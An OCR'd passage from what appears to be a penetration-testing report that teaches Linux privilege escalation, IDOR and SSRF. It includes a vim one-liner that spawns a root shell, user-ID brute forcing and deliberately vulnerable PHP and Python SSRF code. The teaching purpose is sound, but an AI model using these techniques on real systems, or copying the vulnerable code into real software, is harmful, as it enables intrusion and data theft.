


Figure 17: List enabled capabilities by get-up tool

We find out that SETUID capability is set, which allows this executable (vim) to change uid, for example setting it to 0 which is root uid and spawning a shell with that uid.

```
./vim - c':py import os;os.setuid(0);os.execl("/bin/sh","sh","-c","reset;exec sh")'
```




Figure 18: whoami

3.2.3 SUDO

The sudo command, by default, allows you to run a program with root privileges. Under some conditions, system administrators may need to give regular users some flexibility on their privileges. For example, a junior SOC analyst may need to use Nmap regularly but would not be cleared for full root access. In this situation, the system administrator can allow this user to only run Nmap with root privileges while keeping its regular privilege level throughout the rest of the system. Any user can check its current situation related to root privileges using the sudo -l command.




Figure 19: sudo -l command

If nmap binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access using the following commands but with input echo disabled




Figure 20: Access File System

3.3 Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data. Seeing a product, user, or service identifier in the URL or otherwise is a must to test. IDOR vulnerabilities can reveal sensitive information, as well as potentially giving you access to usually restricted site functionality.

3.3.1 Illustration

Imagine signing up for an online service, and you want to change your profile information. The link you click on goes to http://online-service.thm/profile?user_id=1305, and you can see your information.

Curiosity gets the better of you, and you try changing the user_id value to 1000 instead (http://online-service.thm/profile?user_id=1000), and to your surprise, you can now see another user's information. We now discovered an IDOR vulnerability. Ideally, there should be a check on the website to confirm that the user information belongs to the user logged requesting it.

3.3.2 Types

1. Obtaining unauthorized data access:
   - Exposed object references may reveal direct database IDs, allowing attackers to retrieve database records containing sensitive information.
   - Database key names and values can also be used to prepare SQL injection payloads.
2. Performing unauthorized operation

   By manipulating unvalidated user ID values, command names, or API keys, attackers can execute unauthorized operations in the application. Examples:
   1. Forcing a password change to take over a user's account.
   2. Executing administrative commands to add users.
   3. Escalate privileges and getting access to paid-for or rate-limited application APIs or features.
3. Manipulating application objects
   - Internal object references access allows unauthorized users to change the internal state and data.
   - Hence attackers might tamper with session variables

     Example: to alter data, elevate privileges, or access restricted functionality
4. Getting direct access to files
   - Typically combined with path traversal.
   - Manipulate file system resources.

     Example: upload files, manipulate other users' data, or download paid content for free.

3.3.3 Detection

As previously mentioned, an IDOR vulnerability relies on changing user- supplied data. This user-supplied data can mainly be found in the following three places:

1. Query component data is passed in the URL when making a request to a website as shown in Figure 15




Figure 21: Query Component

We can breakdown this URL into the following:

```
Protocol: https://
Domain: website.thm
Page: /profile
Query Component: id=23
```

Here we can see the "/profile" page is being requested, and the parameter id with the value of "23" is being passed in the query component. This page could potentially show personal user data, and by changing the id parameter to another value, we could view other users information.

2. Post Variables defined when examining the contents of forms on a website can sometimes reveal fields that could be vulnerable to IDOR exploitation. For example, the following HTML code for a form that updates a user's password.

```
<form method="POST" action="/update-password">
  <input type="hidden" name"user_id" value="123">
  <div>New Password:</div>
  <div><input type="password" name="new_password"></div>
  <div><input type="submit" value="Change Password">
</form>
```

You can see that the user's id is being passed to the web server in a hidden field. Changing the value of this field from 123 to another user_id may result in changing the password for another user's account.

3. Cookies are used to stay logged into a website, as it stores user's session. Usually, this will involve sending a session id which is a long string of random hard to guess text such as 5db28452c4161cf88c6f33e57b62a357, which the web server securely uses to retrieve your user information and validate your session. Sometimes though, less experienced developers may store user information in the cookie its self, such as the user's ID. Changing the value of this cookie could result in displaying another user's information. See below for an example of how this might look.


GET /user-information HTTP/1.1 Host: website.thm Cookie: user_id=9 User-Agent: Mozilla/5.0 (Ubuntu;Linux) Firefox/94.0 Hello Noureen!	GET /user-information HTTP/1.1 Host: website.thm Cookie: user_id=5 User-Agent: Mozilla/5.0 (Ubuntu;Linux) Firefox/94.0 Hello Omar!

3.3.4 Simulation

After login in with valid user, burp suite tool is used to intercept request. The response in Simulation 10, shows the logged in user data which include “userId”.

Simulation 10: IDOR valid user intercept


Knowing that each user has a unique “userId”, brute force method is used to find all users. When payload appear with status 200, this indicates a valid user.



Request	Position	Payload	Status	Error	Timeout	Length
5	1	2342384	200			446
9	1	2342388	200			441
22	2	2342380	401			370
23	2	2342381	401			370
24	2	2342382	401			370
25	2	2342383	401			370
26	2	2342384	401			370

Simulation 11: IDOR brute force

Due to no access control, adding a valid userId in the url will result in accessing others personal information.



Simulation 12: IDOR changing userId

Chapter 4: Session Management testing

At the core of any web-based application is the way in which it maintains state and thereby controls user-interaction with the site. Session Management broadly covers all controls on a user from authentication to leaving the application. HTTP is a stateless protocol, meaning that web servers respond to client requests without linking them to each other. Even simple application logic requires a user's multiple requests to be associated with each other across a "session". This necessitates third party solutions – through either Off-The-Shelf (OTS) middleware and web server solutions, or bespoke developer implementations. Most popular web application environments, such as ASP and PHP, provide developers with built-in session handling routines. Some kind of identification token will typically be issued, which will be referred to as a "Session ID" or Cookie.

4.1 Server-Side Request Forgery

Also known as SSRF. It's a vulnerability that allows a malicious user to cause the web server to make an additional or edited HTTP request to the resource of the attacker's choosing. In simpler terms, SSRF is a vulnerability in web applications whereby an attacker can make further HTTP requests through the server. An attacker can make use of this vulnerability to communicate with any internal services on the server's network which are generally protected by firewalls.




Figure 22: SSRF

In Figure 22, a normal case the attacker would only be able to visit the website and see the website data. The server running the website is allowed to communicate to the internal GitLab or Postgres database, but the user may not, because the firewall in the middle only allows access to ports 80 (HTTP) and 443 (HTTPS).However, SSRF would give an attacker the power to make a connection to Postgres and see its data by first connecting to the website server, and then using that to connect to the database. Postgres would think that the website is requesting something from the database, but in reality, it's the attacker making use of an SSRF vulnerability in website to get the data. The process would usually be something like this: an attacker finds an SSRF vulnerability on a website. The firewall allows all requests to the website. The attacker then exploits the SSRF vulnerability by forcing the web server to request data from the database, which it then returns to the attacker. Because the request is coming from the web server, rather than directly from the attacker, the firewall allows this to pass.

4.1.1 Cause

The main cause of the vulnerability is blindly trusting input from a user. In the case of an SSRF vulnerability, a user would be asked to input a URL (or maybe an IP address). The web application would use that to make a request. SSRF comes about when the input hasn't been properly checked or filtered. Let's look at some vulnerable code:

Example 1: PHP

Assume there is an application that takes the URL for an image, which the web page then displays for you. The vulnerable SSRF code would look like this:

```
<?php
if (isset($_GET['url']))
{
  $url = $_GET['url'];
  $image = fopen($url, 'rb');
  header("Content-Type: image/png”);
  fpassthru($image);
}
```

This is simple PHP code which checks if there is information sent in a 'url' parameter then, without performing any kind of check on it, the code simply makes a request to the user-submitted URL. Attackers essentially have full control of the URL and can make arbitrary GET requests to any website on the Internet through the server -- as well as accessing resources on the server itself.

Example 2: Python

```
from flask import Flask, request, render_template, redirect
import requests
app = Flask(__name__)
@app.route("/")
def start():
url = request.args.get("id")
r = requests.head(url, timeout=2.000)
return render_template("index.html", result = r.content)
if __name__ == "__main__":
app.run(host = '0.0.0.0')
```

The above example shows a very small flask application which does the same thing:

1. It takes the value of the "url" parameter.
2. Then it makes a request to the given URL and shows the content of that URL to the user.

Again we see that there is no sanitisation or any kind of check performed on the user input.

4.1.2 Illustration

Figure 23 shows how the attacker can have complete control over the page requested by the web server. The Expected Request is what the website.thm server is expecting to receive, with the section in red being the URL that the website will fetch for the information.The attacker can modify the area in red to an URL of their choice.




Figure 23: SSRF attacker in control

Figure 24 shows how an attacker can still reach the /api/user page with only having control over the path by utilising directory traversal. When website.thm receives "../" this is a message to move up a directory which removes the /stock portion of the request and turns the final request into /api/user.




Figure 24: SSRF and Path Traversal

Another way, the attacker can instead force the web server to request a server of the attacker's choice. By doing so, we can capture request headers that are sent to the attacker's specified domain. These headers could contain authentication credentials or API keys sent by website.thm (that would normally authenticate to api.website.thm).




Figure 25: SSRF server request

4.1.3 Detection

Potential SSRF vulnerabilities can be spotted in web applications in many different ways. Here is an example of four common places to look:

When a full URL is used in a parameter in the address bar:




Figure 26: SSRF parameter used in URL

A hidden field in a form:

```
<form method="post" action="/form">
    <input type="hidden" name="server" value="http://server.website.thm/store">
    <div>Your Name:</div>
    <div><input name="client_name"></div>
    <div>Your Email:</div>
    <div><input name="client_email"></div>
    <div>Your Message:</div>
    <div><textarea name="client_message"></textarea></div>
</form>
```

Figure 27: SSRF Hidden Field

A partial URL such as just the hostname:





Figure 28: SSRF Partial URL

Only the path of the URL:

Figure 29: SSRF URL Path

